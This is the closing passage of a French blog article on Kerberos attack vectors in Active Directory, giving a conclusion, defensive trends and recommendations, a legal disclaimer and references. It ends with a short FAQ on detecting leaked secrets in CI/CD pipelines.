La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)

- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**

Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos
- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :

- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :

- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests

d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.
Sources et références : MITRE ATT&CK · CERT-FR

Références et ressources complémentaires

- **RFC 4120 :** The Kerberos Network Authentication Service (V5)
- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security
- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory

AN
Ayi NEDJIMI
Expert Cybersécurité & IA
Publié le 23 octobre 2025

Comment configurer une detection automatique des secrets dans un pipeline CI/CD sans ralentir le deploiement ?


La detection automatique s'implemente en integrant des outils comme Gitleaks, TruffleHog ou detect-secrets en pre-commit hook et dans le pipeline CI. La configuration optimale utilise un fichier .gitleaks.toml avec des regles personnalisees pour le contexte du projet, une baseline des faux positifs connus, et un scan incremental (uniquement les nouveaux commits) pour maintenir un temps d'execution sous 30 secondes. En parallele, un scan complet de l'historique Git doit etre execute periodiquement en tache de fond, avec les resultats envoyes vers un dashboard centralise pour le suivi et la remediation.

Quels types de secrets sont les plus frequemment exposes dans les depots Git et quels sont les risques associes ?

Les secrets les plus frequemment exposes sont les cles d'API cloud (AWS, GCP, Azure) representant 35% des fuites, les tokens d'authentification OAuth et JWT, les mots de passe de bases de donnees dans les fichiers de configuration, les cles privees SSH et TLS, et les webhooks de services tiers comme Slack ou GitHub. Les risques incluent la compromission d'infrastructure cloud avec des couts de cryptomining pouvant atteindre des dizaines de milliers d'euros, l'exfiltration de donnees clients, et l'utilisation des acces comme pivot pour des attaques supply-chain plus larges.

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr